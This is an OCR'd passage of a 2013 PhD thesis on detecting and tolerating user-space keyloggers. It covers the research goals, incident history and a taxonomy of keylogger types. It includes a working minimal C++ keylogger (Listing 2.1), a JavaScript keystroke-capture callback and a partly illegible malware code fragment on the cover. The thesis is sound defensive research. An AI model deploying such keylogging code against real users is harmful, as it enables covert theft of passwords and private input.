
Keylogger Detection and Containment

Stefano Ortolani



```
static void addString(const LPWSTR string) {
  int stringSize = Str::_LengthW(string);

  if(stringSize > USERINPUT_MAX_CHARS)
    UserHook::clearInput();
  else {
    CWA(kernel32, EnterCriticalSection)(&userInputCs);
    DWORD newSize = userInputBufferSize + stringSize;
    if(newSize > USERINPUT_MAX_CHARS) {
      if(Mem::reallocEx(&userInputBuffer, USERINPUT_MAX_CHARS * sizeof(WCHAR))) {
        DWORD savedSize = USERINPUT_MAX_CHARS - stringSize;
        Mem::_copy(userInputBuffer, userInputBuffer + userInputBufferSize - savedSize,
          savedSize * sizeof(WCHAR));
        Mem::_copy(userInputBuffer + savedSize, string, stringSize * sizeof(WCHAR));
        userInputBufferSize = USERINPUT_MAX_CHARS;
      }
    } else if(Mem::reallocEx(&userInputBuffer, newSize * sizeof(WCHAR))) {
      Mem::_copy(userInputBuffer [illegible] nputBufferSize, string, stringSize * sizeof(WCHAR));
      [illegible] putBufferSize = newS[illegible]

      [illegible] rnel32, LeaveCriti[illegible] (&userInputCs);
  }

#if(BO_DEBUG > 0)
  {
    LPWSTR str;
    if(UserHook::getInput(&str) > 0)
    {
      WDEBUG2(WDDT_INFO, "userInputBufferSize=%u, userInputBuffer=%s", userInputBufferSize, str);
      Mem::free(str);
    }
  }
#endif
}

void UserHook::enableImageOnClick(WORD clicksCount, LPSTR filePrefix) {
  CWA(kernel32, EnterCriticalSection)(&userInputCs);
```

vrije Universiteit amsterdam

VRIJE UNIVERSITEIT

KEYLOGGER DETECTION AND CONTAINMENT

ACADEMISCH PROEFSCHRIFT

ter verkrijging van de graad Doctor aan
de Vrije Universiteit Amsterdam,
op gezag van de rector magnificus
prof.dr. L.M. Bouter,
in het openbaar te verdedigen
ten overstaan van de promotiecommissie
van de Faculteit der Exacte Wetenschappen
op dinsdag 23 april 2013 om 13.45 uur
in de aula van de universiteit,
De Boelelaan 1105

door

STEFANO ORTOLANI

geboren te Venetië, Italië

promotor:	prof.dr. A.S. Tanenbaum
copromotor:	dr. B. Crispo

Contents

1 Introduction

Our recent history inspired many novelists with espionage stories where two or more spies played the delicate and dangerous game of secretly stealing private information. Essential skill was the ability to wiretap phones and telexes without the other party realizing. Typically, this required implantation of tiny devices directly into the communication hardware. With the rise of computers, those tiny devices became what are known as hardware keyloggers: tiny dongles placed in-between the keyboard and the motherboard designed to log and save all the user keystrokes. Also in this case, however, physical access was required. This allowed the audience (us) to feel relatively secure, as we believe that it is in our power to prevent a trespasser from breaking in. Some of us by rigging their apartment, some others by keeping a pistol under their pillow.

Software keyloggers are the "mass-market" version of these hardware devices. Installed on users' computers, they monitor the user activity by surreptitiously logging all the keystrokes and, in some cases, by delivering them to a third party [36]. If designed to be run in user-space, they are also easy to implement: all modern operating systems offer documented sets of unprivileged APIs that can be leveraged by user-space programs to intercept all the user keystrokes. Contrary to keyloggers running as kernel modules, no permission is required for deployment and execution. A user can erroneously regard the keylogger as a harmless piece of software and being deceived in executing it. Kernel keyloggers, besides depending upon privileged access for both execution and deployment, require the programmer to rely on kernel-level facilities to intercept all the messages dispatched by the keyboard driver; this undoubtedly requires a considerable effort and knowledge for an effective and bug-free implementation.

In light of these observations, it is no surprise that 95% of the existing keyloggers run in user space [42]. Despite the rapid growth of keylogger-based frauds (i.e., identity theft, password leakage, etc.), not many effective and efficient solutions have been proposed to address this problem. Traditional defense mechanisms use fingerprinting strategies similar to those used to detect viruses and worms. Unfortunately, this strategy is hardly effective against the vast number of new keylogger variants surfacing every day in the wild [43].

In this thesis, we address the problem of detecting user-space keyloggers by exploiting their peculiar behavior. In particular, we leverage the intuition that the keylogger's activity strictly depends on the user's input. To generalize our approach, we discard any assumption on the internals of the keyloggers, and we develop black-box approaches vetting processes strictly in terms of system activity. To meet the ease of deployment and execution of user-space keyloggers, we also explore both privileged and unprivileged solutions. Unprivileged solutions, although bound to rely on less powerful system characterizations, allow for deployment scenarios which are normally rarely considered; those are the many cases in which the user does not have a super user account at his disposal: Internet cafés, business laptops, or borrowed terminals are all sound examples. It is our belief that a first line of defense shall be granted regardless of the privileges available.

This dissertation starts by proposing KeySling and NoisyKey, two unprivileged solutions to detect and tolerate user-space keyloggers. In KeySling we correlate the I/O of each process with some simulated user activity, and we assert detection in case the two are highly correlated. The rationale is that the more intense the stream of keystrokes, the more I/O operations are needed by the keylogger to log the keystrokes to a file. NoisyKey upgrades the user's first line of defense by allowing him to live together with a keylogger without putting his privacy at stake. By confining the user input in a noisy event channel, the keylogger is fed with random keystrokes that can not be told apart from the real user input. We then introduce Klimax, a privileged infrastructure able to monitor the memory activity of a running process. This new behavior characterization enables detection of keyloggers delaying the actual leakage (I/O activity) as much as possible. This is the case of privacy-breaching malware, or spyware, which also strives to conceal its presence by restraining from unnecessary system activities. We conclude the dissertation by considering the case of keyloggers in the form of application add-ons rather than separate and isolated processes. In more details, by relying on the new system characterizations offered by Klimax, we propose a new cross-browser detection model able to detect add-ons turning the host browser into a keylogger.

1.1 The Problem

Stealing user confidential data serves for many illegal purposes, such as identity theft, banking and credit card frauds [71], software and services theft [103; 89], just to name a few. This is achieved by keylogging, which is the eavesdropping, harvesting and leakage of user-issued keystrokes. Keyloggers are easy to implement and deploy. When deployed for fraud purposes as part of more elaborated criminal heists, the financial loss can be considerable. Table 1.1 shows some major keylogger-based incidents as reported in [42].

Year	**Loss**	**Information**
2009	$415,000	Using a keylogger, criminals from Ukraine managed to steal a county treasurer's login credentials. The fraudsters initiated a list of wire transfers each below the $10,000 limit that would have triggered closer inspection by the local authorities [95; 94].
2006	£580,000	The criminals sent a Trojan via mail to some clients of the *Nordea* online bank. Clients were deceived to download and execute a "spam fighting" application which happened to install a keylogger [107].
2006	€1m	A privacy breaching malware was used to collect credentials and bank codes of several personal bank accounts in France. The money was transferred to accounts of third parties who were taking the risk of being identified in return for a commission [92].
2006	$4.7m	A gang of 55 people, including minors, had been reported to install keyloggers on computers owned by unwitting Brazilians in the area of Campina Grande. The keyloggers were leaking all kind of bank credentials to the members of the gang [66].
2005	£13.9m	Although unsuccessfully, criminals attempted to gain access to *Sumitomo Mitsui* bank's computer system in London. Infiltration was possible due to keyloggers installed recording administrative credentials [7].

Table 1.1: Major incidents in terms of financial loss involving keyloggers as in [42].

To address the general problem of malicious software, a number of models and techniques have been proposed over the years. However, when applied to the specific problem of detecting keyloggers, all existing solutions are unsatisfactory. Signature-based solutions have limited applicability since they can easily be evaded and also require isolating and extracting a valid signature before being able to detect a new threat. As we show in Chapter 2, implementation of a keylogger hardly poses any challenge. Even unexperienced programmers can easily develop new variants of existing keyloggers, and thus make a previously valid signature ineffective. Even when limiting the analysis to keyloggers employed for criminal purposes (Figure 1.1), the growth of new variants quickly invalidates any signature-based solution.

Behavior-based detection techniques overcome some of these limitations. They aim at distinguishing between malicious and benign applications by profiling the behavior of legitimate programs [50] or malware [45]. Different techniques exist to analyze and learn the intended behavior. However, most are based on which system calls or library calls are invoked at runtime. Unfortunately, characterizing keyloggers using system calls is prohibitively difficult, since there are many legitimate applications (e.g., shortcut managers,




Figure 1.1: Growth of keylogger variants included in crimeware as assessed by the Anti-Phishing Working Group [4]. Unfortunately, only aggregated statistics have been made available for years later than 2009, and as such, later records could not be reported.

keyboard remapping utilities) that intercept keystrokes in the background and exhibit a very similar behavior. These applications represent an obvious source of false positives. Using white-listing to solve this problem is also not an option, given the large number of programs of this kind and their pervasive presence in OEM software. Moreover, syscall-based keylogging behavior characterization is not immune from false negatives either. Consider the perfect model that can infer keylogging behavior from system calls that reveal explicit sensitive information leakage. This model will always fail to detect keyloggers that harvest keystroke data in memory aggressively, and delay the actual leakage as much as possible.




Figure 1.2: Rate of stable (major and minor) releases of the three most common web browsers, i.e., Google Chrome, Mozilla Firefox, Microsoft Internet Explorer [64; 31; 59].

The problem persists, and it is even more challenging to tackle, if we consider that modern software architectures allow applications to be extended throughout add-ons. In this scenario, a malicious add-on can easily turn a legitimate application into a keylogger without affecting the application's original behavior. This means that the assumption of a keylogger being a process, and as such that it can be isolated and identified, does not hold anymore in practice. Current literature acknowledges this problem in the context of web browsers—arguably the most common and known example of extensible application—by proposing solutions aimed at detecting malicious extensions based on either system flow tracking [45; 24; 51] or taint tracking [21; 91].

All these solutions, however, require significant changes to the browser or are typically specific to a particular implementation and release. Besides requiring access to the source-code, porting these solutions to all the major browsers requires a significant effort. Also, maintaining such infrastructures over time is likely to be ill-affordable, given the increasing number of new browser versions released every year, as Figure 1.2 demonstrates. The challenge, and the goal of this disseration, is in fact the design of an approach general enough to be independent of the underlying system configuration, but yet sufficiently fine-grained to provide precise detection of a keylogging behavior.

1.2 Goals

In this thesis, we investigate solutions to detect and tolerate keyloggers. We also acknowledge that a common trade-off of any security solution is usability, which in our case roughly translates to "how deployable the proposed detection technique is". For this reason we do not consider solutions entailing either virtualization or emulation of the underlying operating system. On the contrary, we also explore, where applicable, solutions requiring no privilege to be executed or deployed. Although the dissertation is primarily focused on detecting keylogging behaviors, we do not overlook the scenario of users left with no other choice but to use a compromised machine. In this context we propose a novel approach to tolerate keyloggers while safeguarding the users' privacy.

All our approaches pivot around the idea of ignoring the keyloggers' internals, this to offer detection techniques that do not share the same limitation of signature-based approaches. On the other hand, unlike other approaches, we only focus on modeling the keylogging behavior, this to avoid false positives as much as possible. In addition to keeping the assumptions on the keylogger to a minimum, we also aim at discarding any assumption on the underlying environment. In particular, in the context of keyloggers implemented as browser add-ons, we investigate the feasibility and the challenges of a cross-browsers approach. The goals of this thesis can then be summarized in the following three research questions:

Question 1. Can we detect a keylogger, either implemented as separate process or extension, by analyzing its footprint on the system?

Question 2. To which extent are unprivileged solutions possible? What is the trade-off in terms of security and usability?

Question 3. Is it possible to tolerate the problem by "living together with a keylogger" without putting the user's privacy at danger?

1.3 Contributions

The contributions of this thesis can be summarized as follows:

- We designed and implemented KeySling, a new unprivileged detection technique to detect user-space keyloggers. The technique injects well-crafted keystrokes sequences and observes the I/O activity of all the running processes. Detection is asserted in case of high correlation. No privilege is required for either deployment or execution. Although implemented in Windows, all major operating systems allow for an unprivileged implementation of our technique (Chapter 3).
- We developed a technique that allows the user to tolerate the presence of user-space keyloggers. The user-issued keystrokes are confined in a noisy event channel flooded with artificially generated activity. This technique, termed NoisyKey, allows legitimate applications to transparently recover the original user keystrokes, while any keylogger is exposed to a stream of data statistically indistinguishable from random noise (Chapter 4).
- We designed and implemented Klimax: a Kernel-Level Infrastructure for Memory and eXecution profiling. Klimax allows on-line memory analysis of a running process at the affordable cost of requiring super-user privileges. By focusing on memory write patterns rather than I/O activity, we enable detection of privacy-breaching malware keylogging the user activity (Chapter 5).
- We address the problem of detecting browser extensions turning the host web browser into a keylogger. The intuition we leverage is that the memory write patterns of the whole browser, besides being correlated with the injected keystrokes sequences, are also severely amplified when a keylogging behavior is in place. The underlying model does not make any assumption either on the browser or on the extension model, and thus making the resulting detection technique applicable to the three most common web browsers alike (Chapter 6).

All the results mentioned have been published in several peer-reviewed international journals, conferences and workshop proceedings. For a full list refer to Page xvii.

1.4 Organization of the Thesis

The rest of the book is organized as follows. Chapter 2 gives some background information on keyloggers, how they are implemented, and why they are so easy to develop. We also explain the reasons why user-space applications have this type of power, and show that the problem is not confined to a single operating system, but instead it is the by-product of precise design choices which, unfortunately, also affected the architecture of modern web browsers. We also point out the limitations of the current state of the art and highlight the gaps that this dissertation aims to fill. In Chapter 3 we provide the first piece of our solutions, that is KeySling. We explain in details the detection model, and how this solution can be effective regardless of running in an unprivileged execution environment. We also devise which evasion techniques a keylogger may adopt to circumvent our approach, and which of them can be countered. Chapter 4 answers the question "what the user shall do in case of positive detection?" with a tool able to safe-guard the user keystrokes even in case of keyloggers while requiring no privilege for both deployment and execution. In Chapter 5 we present Klimax, an infrastructure able to monitor the memory activity of each process in an online and transparent manner at the only cost of requiring super-user privileges. We then use this new behavior characterization to detect privacy-breaching malware. In Chapter 6 we focus on web browsers, and use Klimax together with a new cross-browser detection model to identify extensions turning the whole browser into a keylogger. We conclude in Chapter 7 the dissertation. We analyze in retrospection the contributions of the thesis, devise limitations, and point out possible directions for future works.

2 Background

In order to fully understand the contribution of each chapter, it is necessary for the reader to fully grasp what keyloggers are, why they are so easy to implement, and why countermeasures often fail to provide adequate protection. Besides giving an answer to all these questions, throughout this chapter we will discuss the approaches proposed so far to address the problem and why they are not satisfactory.

2.1 What Modern Keyloggers are

Keylogging the user's input is a privacy-breaching activity that can be perpetrated at many different levels. When physical access to the machine is available, an attacker might wiretap the hardware of the keyboard. A fancier scenario might entail, for instance, the use of *external keyloggers* designed to rely on some physical property, either the acoustic emanations produced by the user typing [109], or the electromagnetic emanations of a wireless keyboard [99]. Still external, *hardware keyloggers* are implemented as tiny dongles to be placed in between keyboard and motherboard. However, as discussed throughout the introduction, all these strategies require the attacker to have physical access to the target machine.

To overcome this limitation, software approaches are more commonly used. *Hypervisor-based keyloggers* (e.g., BluePill [68]) are the straightforward software evolution of hardware-based keyloggers, literally performing a man-in-the-middle attack between the hardware and the operating system (OS). *Kernel keyloggers* come second and are often implemented as part of more complex rootkits. In contrast to hypervisor-based approaches, hooks are directly used to intercept a buffer-processing event or a kernel message delivered to another kernel driver. Albeit rather effective, all these approaches require privileged access to the machine. Moreover, writing a kernel driver—hypervisor-based approaches pose even more challenges—requires a considerable effort and knowledge for an effective and bug-free implementation. Kernel keyloggers heavily rely on undocumented data structures that are not guaranteed to be stable across changes to the underlying kernel. A misaligned access in kernel-mode to these data structures would promptly lead to a kernel panic.


```cpp
#include <windows.h>
#include <fstream>
using namespace std;

ofstream    out("log.txt", ios::out);

LRESULT CALLBACK f(int nCode, WPARAM wParam, LPARAM lParam) {
  if (wParam == WM_KEYDOWN) {
    PKBDLLHOOKSTRUCT p = (PKBDLLHOOKSTRUCT) (lParam);
    out << char(tolower(p->vkCode));
  }
  return CallNextHookEx(NULL, nCode, wParam, lParam);
}

int WINAPI WinMain(HINSTANCE inst, HINSTANCE hi, LPSTR cmd, int show) {
  HHOOK keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, f, NULL, 0);
  MessageBox(NULL, L"Hook Activated!", L"Test", MB_OK);
  UnhookWindowsHookEx(keyboardHook);
  return 0;
}
```

Listing 2.1: Windows C++ implementation of a streamlined user-space keylogger.


User-space keyloggers, on the other hand, do not require any special privilege to be deployed. They can be installed and executed regardless of the privileges granted to the user. This is a feature impossible for kernel keyloggers, since they require either super-user privileges or a vulnerability that allows arbitrary kernel code execution. Furthermore, user-space keylogger writers can safely rely on well-documented sets of APIs commonly available on modern operating systems, with no special programming skills required. As Listing 2.1 shows, just as few as 20 LOCs are sufficient for a fully functional implementation (`#include` directives included). The resulting classification, albeit still partial, is depicted in Figure 2.1b: the left pane shows the process of delivering a keystroke to the target application, whereas the right pane highlights which component is subverted by each type of keylogger.

2.1.1 User-Space Keyloggers

User-space keyloggers can be further classified based on the scope of the hooked message/data structures. Keystrokes, in fact, can be intercepted either globally (via hooking of the window manager internals) or locally (via hooking of the process' standard messaging interface). When intercepted locally, the keylogger is required to run a portion of its code into the address space of the process being "wiretapped". Since both mouse and keyboard events are delivered throughout a pre-defined set of OS-provided data structures, the keylogger does not even need *a priori* knowledge of the process


Keystroke Received
USER APPLICATION CUSTOM COMPONENT
Keystroke Translated
USER APPLICATION STD COMPONENT
Keystroke Routed
WINDOW MANAGER
Keystroke Queued
WINDOW SYSTEM
Keystroke Queued
KERNEL-SPACE
Internals of the keystrokes delivery system
Components potentially subverted
User-space Keylogger Type III
User-space Keylogger Type II
User-space Keylogger Type I
Kernel-space Keylogger

(a): Zoom on user-space components.



(b): Zoom on external and kernel components.

Figure 2.1: The delivery phases of a keystroke, and the components subverted.

intended to be keylogged. There is only one case in which the keylogger must be aware of the underlying user application, and that is the case of user-space keyloggers implemented as application add-ons. In this scenario only a portion of the user activity can be monitored, i.e., when the application hosting the keylogging add-on is being used by the user. Nevertheless, this class of user-space keyloggers has the peculiar characteristic of being as cross-platform as the host application. If we consider the case of modern web browsers, which are often made available for multiple operating systems, this is a considerable advantage over other types of user-space keyloggers.

This leads us to the classification shown in Figure 2.1a. Again, the left pane shows the user-space components employed for delivering a keystroke,




Figure 2.2: A system perspective of how the keystrokes are propagated across the system in case of no keylogger is installed (above), and either a Type I, Type II, or Type III keylogger is deployed (below).

while the right pane highlights which is subverted by each type of user-space keylogger. We term these three classes Type I, Type II, and Type III. A system perspective of all three classes is shown in Figure 2.2, and can be summarized as follows:

Type I This class of keyloggers relies on global data structures, and executes as separate process.

Type II This class relies on local data structures. Part of the code is executed within the process being wiretapped. Communication between the target process and the actual keylogger is therefore necessary.

Type III This class attacks a specific application. Once installed, it turns the whole application into a keylogger. It does not execute as separate and isolated process. On the contrary, it is fully embedded in the memory address space of the host application.

Both Type I and Type II can be easily implemented in Windows, while the facilities available in Unix-like OSes—`X11` and `GTK` required—allow for a straightforward implementation of Type I keyloggers. Table 2.1 presents a list of all the APIs that can be used to implement Type I and Type II user-space keyloggers. In brief, the `SetWindowsHookEx()` and `gdk_window_add_filter()` APIs are used to interpose the keylogging procedure before a keystroke is effectively delivered to the target process. For `SetWindowsHookEx()`, this is possible by setting the `thread_id` parameter to 0 (which subscribes to any keyboard event). For `gdk_window_add_filter()`, it is sufficient to set the handler of the monitored window to `NULL`. The class of functions `Get*State()`, `XQueryKeymap()`, and `inb(0x60)` query the state of

Type	API	Comments
	Windows APIs	
Type I	`SetWindowsHookEx(WH_KEYBOARD_LL, ..., 0)`	Callback passed as argument.
	`GetAsyncKeyState()`	Poll-based.
Type II	`SetWindowsHookEx(WH_KEYBOARD, ..., 0)`	Callback passed as argument.
	`GetKeyboardState()`	Poll-based.
	`GetKeyState()`	Poll-based.
	`SetWindowLong(..., GWL_WNDPROC, ...)`	Overwrites default callback.
	`{Dispatch,Get,Translate}Message()`	Manual instrumentation.
	Unix-like APIs	
Type I	`gdk_window_add_filter(NULL, ...)`	Callback approach (`GTK` API).
	`inb(0x60)`	Poll-based (privileged).
	`XQueryKeymap()`	Poll-based (`X11` API).

Table 2.1: If the scope of the API is local, the keylogger must inject portions of its code in each application, e.g., using a library. Of all, only `inb(0x60)` is reserved to the super-user and for this reason tailored to low-level tasks.

the keyboard and return a vector with the state of all (one in case of `GetKeyState()`) the keystrokes. When using these functions, the keylogger must continuously poll the keyboard in order to intercept all the keystrokes. The functions of the last class apply only to Windows and are typically used to overwrite the default address of keystroke-related functions in all the `Win32` graphical applications. Although intercepting function calls is a practice not limited to Windows, we have not found any example of this particular class of keyloggers in Unix-like OSes.

Since some of the APIs have local scope, Type II keyloggers need to inject part of their code in a shared portion of the address space to have all the processes execute the provided callback. The only exception is with a Type II keylogger that uses either `GetKeyState()` or `GetKeyboardState()`. In these cases, the keylogging process can attach its input queue (i.e., the queue of events used to control a graphical user application) to other threads by using the procedure `AttachtreadInput()`. As a tentative countermeasure, Windows Vista recently eliminated the ability to share the same input queue for processes running in two different integrity levels. Unfortunately, since higher integrity levels are assigned only to known processes (e.g., Internet Explorer), common applications are still vulnerable to these interception strategies.

By relying on documented APIs, both Type I and Type II keyloggers can embrace as many deployment scenarios as possible regardless of which applications are installed. Type III keyloggers, on the contrary, are application-specific, as they are meant to monitor a single application. The reason why this approach is convenient is twofold: first, modern applications typically offer standard mechanisms to delegate additional features to external and pluggable add-ons, and thus already provide facilities to load third-party code in an unprivileged manner. Second, such add-ons are typically executed in a sandbox which does not depend upon the underlying operating system; this means that in case of host-applications released on multiple operating systems, a keylogging add-on is granted with cross-platform capability without modification required to the source code or binary.

Although many are the applications that can be extended via add-ons—LibreOffice, Thunderbird, Adobe Reader are all applications that allow user-developed extensions—, Type III keyloggers are currently limited to web browsers. This is hardly a surprise if we consider that web browsers are both among the most widely adopted [39; 38] applications, and are also entrusted with a considerable wealth of private information. From a technical point of view, Type III keyloggers for web browsers are just self-contained browser extensions, and as such, can be implemented following any of the three extension mechanisms that modern browsers typically offer: JavaScript (JS) scripts, JS-based extensions, and extensions based on native code.

The first mechanism is only allowed to perform small modifications to the current web page, and usually runs with the same privileges of the retrieved page. The second mechanism allows for more complex customizations and offers the ability to access the user private data with the same privileges as the browser. The last mechanism is used for extensions that need direct access to the underlying OS API. Besides the last mechanism, which is also often overlooked for its lack of portability, interception of keystrokes is merely a matter of registering a custom even handler for the event `onkeypress`. Listing 2.2 shows how simple and streamlined the corresponding JavaScript code is.

```
var log = "log: ";
var keystroke_callback = function(e) {
  var keystroke = String.fromCharCode(e.which);
  log += keystroke;
}
document.attachEvent("onkeypress", keystroke_callback);
```

Listing 2.2: JavaScript implementation of a keylogging callback.

We can draw four important conclusions from our analysis. First, all user-space keyloggers are implemented by either hook-based or polling mechanisms. Second, all APIs are legitimate and well-documented. Third, all modern operating systems offer (a flavor of) these APIs. In particular, they always provide the ability to intercept keystrokes regardless of the application on focus. Four, modern applications provide facilities that can be easily subverted by add-ons to intercept and log keystrokes.

These design choices are dictated by the necessity to support such functionalities for legitimate purposes. The following are four simple scenarios in which the ability to intercept arbitrary keystrokes is a functional requirement: (1) keyboards with additional special-purpose (hardware-defined) keys; (2) window managers with system-defined shortcuts (e.g., `Alt-Tab` to switch between different applications); (3) background user applications whose execution is triggered by user-defined shortcuts (for instance, an application handling multiple virtual workspaces requires hot keys that must not be overridden by other applications); (4) a browser extension providing additional keyboard shortcuts to open favorite web sites using only the keyboard.

All these functionalities can be efficiently implemented with all the APIs we presented so far. As shown earlier, the interception facilities can be easily subverted, allowing the keyloggers to benefit from all the features normally reserved to legitimate applications:

- **Ease of implementation**. A minimal yet functional keylogger can be implemented in less than 20 lines of `C++` code. Due to the low complexity, it is also easy to enforce polymorphic or metamorphic behavior to thwart signature-based countermeasures.
- **Cross-version**. By relying on documented and stable APIs, a particular keylogger can be easily deployed on multiple versions of the same operating system.
- **Unprivileged installation**. No special privilege is required to install a keylogger. There is no need to look for rare and rather specific exploits to execute arbitrary privileged code. On the contrary, even a viral mail attachment can lure the user into installing the keylogger and granting it full access to his keystroke activity.
- **Unprivileged execution**. The keylogger is hardly noticeable at all during normal execution. The executable does not need to acquire privileged rights or perform heavyweight operations on the system.

2.2 Current Defenses

